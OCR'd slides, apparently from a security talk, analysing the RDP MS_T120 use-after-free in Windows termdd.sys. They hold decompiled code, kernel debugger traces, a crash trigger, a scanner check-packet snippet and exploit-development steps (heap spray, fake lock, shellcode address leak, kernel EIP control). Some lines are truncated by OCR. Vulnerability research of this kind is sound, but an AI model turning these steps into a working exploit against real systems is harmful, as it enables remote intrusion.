
- rdpwsx!MCSCreateDomain
- Icaapi!IcaChannelOpen
- Icaapi!_IcaStackOpen
- Icaapi! _IcaOpen
- Ntdll!NtCreateFile
- Termdd!IcaCreate
- Termdd!IcaCreateChannel

```
int __stdcall MCSCreateDomain(int a1, int a2, int a3, _DWORD *a4)
{
  struct_v5 *v4; // eax
  struct_v5 *v5; // esi
  int *pFile; // ebx
  int v8; // [esp+Ch] [ebp-Ch]
  int v9; // [esp+10h] [ebp-8h]
  LPCRITICAL_SECTION lpCriticalSection; // [esp+14h] [ebp-4h]

  *a4 = 0;
  v4 = (struct_v5 *)HeapAlloc(g_hTShareHeap, 8u, 0x4A8u);
  v5 = v4;
  if ( !v4 )
    return 11;
  lpCriticalSection = &v4->rtl_critical_section4;
  if ( RtlInitializeCriticalSection(&v4->rtl_critical_section4) )
  {
LABEL_8:
    HeapFree(g_hTShareHeap, 0, v5);
    return 11;
  }
  EnterCriticalSection(&v5->rtl_critical_section4);
  v5->dword1C = a1;
  v5->dword20 = a2;
  v5->dword28 = a3;
  v5->dword30 = 0;
  v5->dword64 = 0;
  v5->dword60 = 0;
  v5->dword5C = 0;
  v5->ref = 0;
  MCSReferenceDomain(&v5->ref);
  pFile = &v5->hFile;
  if ( IcaChannelOpen(a1, 5, (int)"MS_T120", (int)&v5->hFile) < 0 )
  {
LABEL_7:
    LeaveCriticalSection(lpCriticalSection);
    DeleteCriticalSection(lpCriticalSection);
    goto LABEL_8;
  }
  if ( !CreateIoCompletionPort((HANDLE)*pFile, CompletionPort, (ULONG_PTR)v5, 0)
    || (v8 = 0, v9 = 20, IcaStackIoControl(a2, 0x381403, (int)&v8, 8, 0, 0, 0) < 0) )
  {
    IcaChannelClose(*pFile);
    goto LABEL_7;
  }
  *a4 = v5;
  MCSReferenceDomain(&v5->ref);
  PostQueuedCompletionStatus(CompletionPort, 0xFFFFFFFD, (ULONG_PTR)v5, 0);
  LeaveCriticalSection(lpCriticalSection);
  return 0;
}
```

What happens when creating a channel with the same name

```
 1 int __stdcall IcaCreateChannel(IcaStack *stack, char *a3, PIRP irp, int a4)
 2 {
 3   int v4; // ecx
 4   IcaChannel *channel; // esi
 5   int result; // eax
 6   PERESOURCE Resource; // [esp+Ch] [ebp-4h]
 7   char *a3a; // [esp+1Ch] [ebp+Ch]
 8
 9   v4 = *((_DWORD *)a3 + 2);
10   Resource = (PERESOURCE)*((_DWORD *)a3 + 2);
11   if ( v4 < 0 )
12     return 0xC000000D;
13   if ( v4 > 5 )
14     return 0xC000000D;
15   a3a = a3 + 12;
16   if ( !_memchr(a3a, 0, 8u) )
17     return 0xC000000D;
18   IcaReferenceStack((IcaChannel *)stack);
19   KeEnterCriticalRegion();
20   ExAcquireResourceExclusiveLite(&stack->base.Lock, 1u);
21   channel = IcaFindChannelByName((IcaConn *)stack, (int)Resource, a3a);
22   if ( channel || (channel = _IcaAllocateChannel((IcaConn *)stack, (int)Resource, a3a)) != 0 )
23   {
24     _InterlockedExchangeAdd(&channel->channelRef, 1u);
25     if ( channel->channelStatus & 8 )
26     {
27       IcaReferenceStack(channel);
28       KeEnterCriticalRegion();
29       ExAcquireResourceExclusiveLite(&channel->base.Lock, 1u);
30       channel->channelStatus &= 0xFFFFFFF7;
31       ExReleaseResourceLite(&channel->base.Lock);
32       KeLeaveCriticalRegion();
33       IcaDereferenceChannel(channel);
34     }
35     ExReleaseResourceLite(&stack->base.Lock);
36     KeLeaveCriticalRegion();
37     IcaDereferenceConnection((IcaConn *)stack);
38     *(_DWORD *)(*(_DWORD *)(a4 + 24) + 12) = channel;
39     result = 0;
40   }
41   else
42   {
43     ExReleaseResourceLite(&stack->base.Lock);
44     KeLeaveCriticalRegion();
45     IcaDereferenceConnection((IcaConn *)stack);
46     result = 0xC000009A;
47   }
48   return result;
49 }
```

```
int __stdcall MCSInitialize(int a1)
{
  HANDLE v1; // eax
  HANDLE v2; // eax

  dword_72474194 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))a1;
  v1 = CreateIoCompletionPort((HANDLE)0xFFFFFFFF, 0, 0, 0);
  CompletionPort = v1;
  if ( !v1 )
    return 11;
  v2 = CreateThread(0, 0, IoThreadFunc, v1, 0, &ThreadId);
  dword_7247418C = v2;
  if ( !v2 )
    return 11;
  SetThreadPriority(v2, 2);
  g_bInitialized = 1;
  return 0;
}
```




```
DWORD __stdcall IoThreadFunc(LPVOID lpThreadParameter)
{
  BOOL v1; // eax
  DWORD NumberOfBytesTransferred; // [esp+0h] [ebp-Ch]
  LPOVERLAPPED Overlapped; // [esp+4h] [ebp-8h]
  unsigned int CompletionKey; // [esp+8h] [ebp-4h]

  while ( 1 )
  {
    do
    {
      CompletionKey = 0;
      Overlapped = 0;
      v1 = GetQueuedCompletionStatus(
             lpThreadParameter,
             &NumberOfBytesTransferred,
             &CompletionKey,
             &Overlapped,
             0xFFFFFFFF);
    }
    while ( !v1 && !Overlapped );
    if ( CompletionKey == -1 )
      break;
    if ( v1 )
      MCSPortData((volatile LONG *)CompletionKey, NumberOfBytesTransferred);
    else
      MCSDereferenceDomain((volatile LONG *)CompletionKey);
  }
  SetEvent(hObject);
  return 0;
}
```

MCSPortData

```
LONG __stdcall MCSPortData(struct_data *data, int a2)
{
  int v2; // eax
  void *v3; // eax

  EnterCriticalSection(&data->rtl_critical_section4);
  if ( (unsigned int)a2 >= 0xFFFFFFF0 )
  {
    if ( a2 == -2 )
      MCSChannelClose(data);
  }
  else if ( !(*(_BYTE *)(&data->dword28 + 1) & 1) )
  {
    v2 = *(_DWORD *)&data->buf[4];
    if ( v2 )
    {
      if ( v2 == 2 )
      {
        HandleDisconnectProviderIndication(data, a2, (int)data->buf);
        MCSChannelClose(data);
      }
    }
    else
    {
      HandleConnectProviderIndication(data, a2, (int)data->buf);
    }
    *(_DWORD *)&data->buf[4] = -1;
  }
  v3 = (void *)data->hFile;
  if ( v3 && (ReadFile(v3, data->buf, 0x434u, 0, (LPOVERLAPPED)&data->gap34[32]) || GetLastError() == 997) )
    MCSReferenceDomain(&data->ref);
  LeaveCriticalSection(&data->rtl_critical_section4);
  return MCSDereferenceDomain(&data->ref);
}
```

Rdpwd!HandleConnectInitial

```
67          v32 = v26 != 0;
68          v7 = DecodeDomainParameters(*v4, v28, &a3, &v21, &v28);
69          if ( !v7 )
70          {
71            v6 = v28;
72            v7 = DecodeDomainParameters(*v4, v28, &a3, &v20, &v28);
73            if ( !v7 )
74            {
75              v6 = v28;
76              v7 = DecodeDomainParameters(*v4, v28, &a3, &v19, &v28);
77              if ( !v7 )
78              {
79                v6 = v28;
80                v7 = DecodeTagBER(*v4, v28, &a3, 4, &v35, &v26, &v28);
81                if ( !v7 )
82                {
83                  v8 = v35 <= 0x400;
84                  *v24 = v23 - a3;
85                  if ( v8 )
86                  {
87                    if ( (unsigned __int8)NegotiateDomParams(v4, &v21, &v20, &v19, &v33) )
88                    {
89                      v15 = v34;
90                      qmemcpy(v4 + 41, &v33, 0x20u);
91                      v9 = GetTotalLengthDeterminantEncodingSize(v15);
92                      v10 = v26;
93                      v4[27] = v34 - v9 - 6;
94                      v29 = 0;
95                      v30 = 0;
96                      v31 = 1;
97                      qmemcpy(&v36, v10, v35);
98                      v4[50] = 3;
99                      IcaChannelInput(*v4, 5, 31, 0, (int)&v29, 0x434);
100                   }
101                   else
102                   {
103                     MCSProtocolErrorEvent(*v4, v4[11], 103, v28, a3);
104                   }
105                 }
106                 else
107                 {
108                   while ( IcaBufferAlloc(*v4, 0, 1, 54, 0, (int)&v27) )
109                     ;
110                   CreateConnectResponseHeader(*v4, 14, 0, v4 + 41, 0, *(_DWORD *)(v27 + 16), v27 + 20);
111                   if ( SendOutBuf(v4, v27) >= 0 )
112                   {
113                     v16 = 1;
114                     v17 = 1;
115                     v18 = 2;
116                     IcaChannelInput(*v4, 4, 0, 0, (int)&v16, 0x808);
117                   }
118                 }
```

IcaChannelInput

```
1  int __stdcall IcaChannelInputInternal(int a1, int ChannelId, int a3, SIZE_T cbUnk, PVOID pData, size_t cbData)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    if ( ChannelId < 0 )
6      goto LABEL_12;
7    if ( ChannelId <= 1 )
8    {
9      KeQuerySystemTime((PLARGE_INTEGER)(a1 + 112));
10 LABEL_12:
11     v6 = (IcaStack *)a1;
12     goto LABEL_13;
13   }
14   v6 = (IcaStack *)a1;
15   if ( ChannelId == 4 && cbData >= 1 && *(_BYTE *)pData == 1 )
16   {
17     *(_BYTE *)(a1 + 93) = 1;
18     v33 = 0x38007F;
19     _IcaCallStackNoLock(a1, 5, &v33);
20     v7 = (struct _KEVENT *)_InterlockedExchange((volatile signed __int32 *)(a1 + 124), 0);
21     if ( v7 )
22     {
23       KeSetEvent(v7, 0, 0);
24       ObfDereferenceObject(v7);
25     }
26     v8 = *(struct _KEVENT **)(a1 + 120);
27     if ( v8 )
28     {
29       KeSetEvent(v8, 0, 0);
30       ObfDereferenceObject(*(PVOID *)(a1 + 120));
31       v9 = cbUnk == 0;
32       *(_DWORD *)(a1 + 120) = 0;
33       if ( v9 )
34         return 0;
35 LABEL_60:
36       ExFreePoolWithTag((PVOID)cbUnk, 0);
37       return 0;
38     }
39   }
40 LABEL_13:
41   conn = IcaGetConnectionForStack(v6);
42   _conn = conn;
43   chann = IcaFindChannel(conn, ChannelId, a3);
44   _chann = chann;
45   __chann = chann;
46   if ( !chann )
47     goto LABEL_59;
48   IcaReferenceStack(chann);
49   KeEnterCriticalRegion();
50   ExAcquireResourceExclusiveLite(&_chann->base.Lock, 1u);
51   v13 = _chann->channelStatus;
52   if ( v13 & 0x28 || v6->dword44 == 1 && !(v13 & 2) )
53   {
54     ExReleaseResourceLite(&_chann->base.Lock);
```

```
0: kd> kv
 # ChildEBP RetAddr  Args to Child
00 edd99400 f774f46b 85a85008 00000005 00000001 termdd!IcaChannelInputInternal (FPO: [Non-Fpo])
01 edd99428 ed71094e 85a6acec 00000005 00000001 termdd!IcaChannelInput+0x41 (FPO: [Non-Fpo])
02 edd9945c ed70ab25 e12d2008 42a8590f 0000008c RDPWD!WDW_OnDataReceived+0x180 (FPO: [Non-Fpo])
03 edd99484 ed70a949 e12d282c e1f1412c edd99400 RDPWD!SM_MCSSendDataCallback+0x12d (FPO: [Non-Fpo])
04 edd994ec ed70a770 000000a0 edd99524 000000a7 RDPWD!HandleAllSendDataPDUs+0x155 (FPO: [Non-Fpo])
05 edd99508 ed709632 000000a0 edd99524 806e7900 RDPWD!RecognizeMCSFrame+0x32 (FPO: [Non-Fpo])
06 edd99530 f7752625 e12d2008 00000000 85a8599b RDPWD!MCSIcaRawInput+0x32c (FPO: [Non-Fpo])
07 edd99550 f799f1e5 85f5ecac 00000000 85a858f4 termdd!IcaRawInput+0x53 (FPO: [Non-Fpo])
08 edd99d90 f775122f 85a857a8 00000000 85f4a8b8 TDTCP!TdInputThread+0x36f (FPO: [Non-Fpo])
09 edd99dac 805d0f64 85a936d0 00000000 00000000 termdd!_IcaDriverThread+0x51 (FPO: [Non-Fpo])
0a edd99ddc 805470de f77511de 861f71b8 00000000 nt!PspSystemThreadStartup+0x34 (FPO: [Non-Fpo])
0b 00000000 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16
0: kd> kv 1
 # ChildEBP RetAddr  Args to Child
00 edd99400 f774f46b 85a85008 00000005 00000001 termdd!IcaChannelInputInternal (FPO: [Non-Fpo])
0: kd> r
eax=00000000 ebx=e12d2008 ecx=85a85058 edx=00000000 esi=00000000 edi=85a85008
eip=f774e670 esp=edd99404 ebp=edd99428 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
termdd!IcaChannelInputInternal:
f774e670 8bff            mov     edi,edi
0: kd> dd edd99400
edd99400  00000246 f774f46b 85a85008 00000005
edd99410  00000001 00000000 85a85917 00000084
edd99420  0000008c 85a8590f edd9945c ed71094e
edd99430  85a6acec 00000005 00000001 00000000
edd99440  85a85917 00000084 85a8590f e12d2564
edd99450  0000008c 00000001 e12d2880 edd99484
edd99460  ed70ab25 e12d2008 42a8590f 0000008c
edd99470  000003ed 000003ed e1f14008 000000a0
0: kd> dd 85a85917
85a85917  42424242 42424242 42424242 42424242
85a85927  42424242 42424242 42424242 42424242
85a85937  42424242 42424242 42424242 42424242
85a85947  42424242 42424242 42424242 42424242
85a85957  42424242 42424242 42424242 42424242
85a85967  42424242 42424242 42424242 42424242
85a85977  42424242 42424242 42424242 42424242
85a85987  42424242 42424242 42424242 42424242
```

```
0: kd> ba r4 85a85918
Net COM port baud is ignored
0: kd> g
Breakpoint 6 hit
termdd!_IcaCopyDataToUserBuffer+0x38:
f774dd02 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0: kd> kv 2
 # ChildEBP RetAddr  Args to Child
00 edd993b8 f774e850 85f3d890 85a85917 00000084 termdd!_IcaCopyDataToUserBuffer+0x38 (FPO: [Non-Fpo])
01 edd99400 f774f46b 85a85008 00000005 00000001 termdd!IcaChannelInputInternal+0x1e0 (FPO: [Non-Fpo])
0: kd> r edi
edi=02833138
0: kd> ba r4 02833138
0: kd> g
Breakpoint 6 hit
Breakpoint 7 hit
termdd!_IcaCopyDataToUserBuffer+0x38:
f774dd02 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0: kd> g
Breakpoint 7 hit
rdpwsx!MCSPortData+0x29:
001b:724666e3 83e800          sub     eax,0
1: kd> kv
 # ChildEBP RetAddr  Args to Child
00 028bff98 724667a7 028330c0 00000084 00000084 rdpwsx!MCSPortData+0x29 (FPO: [Non-Fpo])
01 028bffb4 7c80b713 000002dc 77dad4de 00000000 rdpwsx!IoThreadFunc+0x45 (FPO: [Non-Fpo])
02 028bffec 00000000 72466762 000002dc 00000000 kernel32!BaseThreadStart+0x37 (FPO: [Non-Fpo])
```

MCSPortData

```
LONG __stdcall MCSPortData(struct_data *data, int a2)
{
  int v2; // eax
  void *v3; // eax

  EnterCriticalSection(&data->rtl_critical_section4);
  if ( (unsigned int)a2 >= 0xFFFFFFF0 )
  {
    if ( a2 == -2 )
      MCSChannelClose(data);
  }
  else if ( !(*(_BYTE *)(&data->dword28 + 1) & 1) )
  {
    v2 = *(_DWORD *)&data->buf[4];
    if ( v2 )
    {
      if ( v2 == 2 )
      {
        HandleDisconnectProviderIndication(data, a2, (int)data->buf);
        MCSChannelClose(data);
      }
    }
    else
    {
      HandleConnectProviderIndication(data, a2, (int)data->buf);
    }
    *(_DWORD *)&data->buf[4] = -1;
  }
  v3 = (void *)data->hFile;
  if ( v3 && (ReadFile(v3, data->buf, 0x434u, 0, (LPOVERLAPPED)&data->gap34[32]) || GetLastError() == 997) )
    MCSReferenceDomain(&data->ref);
  LeaveCriticalSection(&data->rtl_critical_section4);
  return MCSDereferenceDomain(&data->ref);
}
```

```
int __stdcall HandleDisconnectProviderIndication(struct_data *a1, int cbData, char *buf)
{
  int result; // eax
  int v4; // [esp-4h] [ebp-10h]
  struct_data *v5; // [esp+0h] [ebp-Ch]
  int v6; // [esp+4h] [ebp-8h]
  int v7; // [esp+8h] [ebp-4h]

  if ( cbData == 0x10 )
  {
    v4 = a1->dword28;
    a1->dword68 = 0;
    a1->dword30 = 0;
    v6 = 0;
    v7 = *((_DWORD *)buf + 3);
    v5 = a1;
    result = mcsCallback(a1, 2, &v5, v4);
  }
  return result;
}
```

Trigger vulnerability

```
FOLLOWUP_IP:
termdd!IcaChannelInputInternal+11b
f774e78b ff10            call    dword ptr [eax]

BUGCHECK_STR:  0x7E

ANALYSIS_VERSION: 10.0.10240.9 x86fre

LAST_CONTROL_TRANSFER:  from f774f46b to f774e78b

STACK_TEXT:
ee1964a8 f774f46b 8598f778 00000005 0000001f termdd!IcaChannelInputInternal+0x11b
ee1964d0 ed7fca16 862f114c 00000005 0000001f termdd!IcaChannelInput+0x41
ee196508 ed7fca82 e2331008 8598f778 862f1138 RDPWD!SignalBrokenConnection+0x40
ee196520 f774f48f e232f008 00000004 00000000 RDPWD!MCSIcaChannelInput+0x58
ee196548 f790f2f7 862aa514 00000004 00000000 termdd!IcaChannelInput+0x65
ee196d90 f775122f 00033740 00000000 86033ac0 TDTCP!TdInputThread+0x481
ee196dac 805d0f64 86033d20 00000000 00000000 termdd!_IcaDriverThread+0x51
ee196ddc 805470de f77511de 86094cf8 00000000 nt!PspSystemThreadStartup+0x34
00000000 00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16


SYMBOL_STACK_INDEX:  0

SYMBOL_NAME:  termdd!IcaChannelInputInternal+11b

FOLLOWUP_NAME:  MachineOwner

MODULE_NAME: termdd

IMAGE_NAME:  termdd.sys

DEBUG_FLR_IMAGE_TIMESTAMP:  4802532c

STACK_COMMAND:  .cxr 0xffffffffee196098 ; kb

FAILURE_BUCKET_ID:  0x7E_termdd!IcaChannelInputInternal+11b

BUCKET_ID:  0x7E_termdd!IcaChannelInputInternal+11b

PRIMARY_PROBLEM_CLASS:  0x7E_termdd!IcaChannelInputInternal+11b

ANALYSIS_SOURCE:  KM

FAILURE_ID_HASH_STRING:  km:0x7e_termdd!icachannelinputinternal+11b

FAILURE_ID_HASH:  {fc541517-e3dc-ba82-4665-0e3d4829be4f}
```

```
1  void __stdcall _IcaBindChannel(IcaChannel *channel, int id, int a3, char a4)
2  {
3    _ERESOURCE *v4; // [esp-4h] [ebp-10h]
4
5    v4 = channel->pchannelTableLock;
6    channel->id = id;
7    channel->id_vc = a3;
8    IcaLockChannelTable(v4);
9    if ( a4 & 1 )
10     channel->channelStatus |= 0x10u;
11   if ( a3 != -1 )
12     channel->objConn->bindChannel[a3 + id] = (IcaConn *)channel;
13   IcaUnlockChannelTable(channel->pchannelTableLock);
14 }
```

```
0: kd> dd 894cd2e8 +78 894cd2e8 +108
894cd360  8970aa90 8970a960 8970abc0 8970ae20
894cd370  8970a7f0 8992a730 00000000 00000000
894cd380  00000000 00000000 00000000 00000000
894cd390  8970acf0 00000000 00000000 00000000
894cd3a0  00000000 00000000 00000000 00000000
894cd3b0  00000000 00000000 00000000 00000000
894cd3c0  00000000 00000000 00000000 00000000
894cd3d0  00000000 00000000 00000000 00000000
894cd3e0  00000000 00000000 00000000 00000000
894cd3f0  8992a730
0: kd> da 8992a730+58
8992a788  "MS_T120"
```

Vulnerability scanner principle

```
72    mst120_check(int is_send)
43  mst120_send_check_packet(size_t size, size_t offset)
44  {
45      char *buff = xmalloc(size);
46      STREAM s;
        1 ref
47      static int is_printed = 0;
48
49      if (is_printed++ == 0)
50      {
51          STATUS(1, "[+] Sending MS_T120 check packet\n");
52      }
53      else
54      {
55          STATUS(4, "[+] Sending MS_T120 check packet (size
56                    size, offset);
57      }
58
59      memset(buff, 0, size);
60
61      buff[offset] = 2;
96      }
97  }
98
```

```
LONG __stdcall MCSPortData(struct_data *data, int a2)
{
  int v2; // eax
  void *v3; // eax

  EnterCriticalSection(&data->rtl_critical_section4);
  if ( (unsigned int)a2 >= 0xFFFFFFF0 )
  {
    if ( a2 == -2 )
      MCSChannelClose(data);
  }
  else if ( !(*(_BYTE *)(&data->dword28 + 1) & 1) )
  {
    v2 = *(_DWORD *)&data->buf[4];
    if ( v2 )
    {
      if ( v2 == 2 )
      {
        HandleDisconnectProviderIndication(data, a2, (int)data->buf);
        MCSChannelClose(data);
      }
    }
    else
    {
      HandleConnectProviderIndication(data, a2, (int)data->buf);
    }
    *(_DWORD *)&data->buf[4] = -1;
  }
  v3 = (void *)data->hFile;
  if ( v3 && (ReadFile(v3, data->buf, 0x434u, 0, (LPOVERLAPPED)&data->gap34[32]) || GetLastError() == 99
    MCSReferenceDomain(&data->ref);
  LeaveCriticalSection(&data->rtl_critical_section4);
  return MCSDereferenceDomain(&data->ref);
}
```

```
int __stdcall HandleDisconnectProviderIndication(struct_data *a1, int cbData, char *bu
{
  int result; // eax
  int v4; // [esp-4h] [ebp-10h]
  struct_data *v5; // [esp+0h] [ebp-Ch]
  int v6; // [esp+4h] [ebp-8h]
  int v7; // [esp+8h] [ebp-4h]

  if ( cbData == 0x10 )
  {
    v4 = a1->dword28;
    a1->dword68 = 0;
    a1->dword30 = 0;
    v6 = 0;
    v7 = *((_DWORD *)buf + 3);
    v5 = a1;
    result = mcsCallback(a1, 2, &v5, v4);
  }
  return result;
}
```

Kernel exploit


- Problems before the code is executed
- How to accelerate the development of programs
- UaF Object stacking
- Bullet calculator

Questions to think before remote code execution

- Vulnerability type: use after free
- Vulnerability association object IcaChannel, 大小:0x8C
- How to jump to the pit? (heap spray)
- How to leak the shellcode address on the kernel heap
- How to execute calculator in user-land after the kernel controls the EIP

Accelerate exploit development

FreeRDP 1178 C文件, 623000行



rdesktop 53 C文件,42934行

Pit (Head Spray)

```
  v14 = (SIZE_T)ExAllocatePoolWithTag((POOL_TYPE)0, cbData + 0x20, ' acI');
if ( v14 )
{
  v26 = v25;
  *(_DWORD *)(v14 + 12) = v25;
  *(_DWORD *)(v14 + 16) = v25;
  v27 = pData;
  *(_DWORD *)(v14 + 8) = v14 + 0x20;
  qmemcpy((void *)(v14 + 0x20), v27, v26);
  _chann = __chann;
  v25 = cbData;
  goto LABEL_50;
```

```
struct __declspec(align(4)) IcaChannel
{
  struct IcaBase base;
  _DWORD channelStatus;
  _DWORD channelRef;
  IcaConn *objConn;
  IcaChannelDispatchTable *ChannelMgr;
  _DWORD id;
  char channName[8];
  _DWORD id_vc;
  LIST_ENTRY ConnListEntry;
  LIST_ENTRY RequestQueue;
  LIST_ENTRY List1;
  _BYTE gap7C[4];
  _DWORD dword80;
  _ERESOURCE *pchannelTableLock;
  _DWORD dword8C;
};
```

Fake Lock

```
  chann = IcaFindChannel(conn, ChannelId, a3);
  _chann = chann;
  __chann = chann;

  if ( !chann )
    goto LABEL_59;
  IcaReferenceStack(chann);
  KeEnterCriticalRegion();
  ExAcquireResourceExclusiveLite(&_chann->base.Lock, 1u);
  v13 = _chann->channelStatus;
  if ( v13 & 0x28 || v6->dword44 == 1 && !(v13 & 2) )
  {
    ExReleaseResourceLite(&_chann->base.Lock);
    KeLeaveCriticalRegion();
    IcaDereferenceChannel(_chann);
    IcaDereferenceChannel(_chann);
LABEL_59:
    if ( !cbUnk )
      return 0;
    goto LABEL_60;
  }
  v14 = cbUnk;
  if ( cbUnk )
  {
    pData = *(PVOID *)(cbUnk + 8);
    cbData = *(_DWORD *)(cbUnk + 12);
  }
  v15 = _chann->ChannelMgr;
  if ( v15 )
  {
    ((void (__stdcall *)(IcaChannelDispatchTable *, PVOID, size_t, int *))v15->_IcaChan
      v15,
      pData,
      cbData,
      &a3);
    if ( v14 )
      ExFreePoolWithTag((PVOID)v14, 0);
    v14 = a3;
```

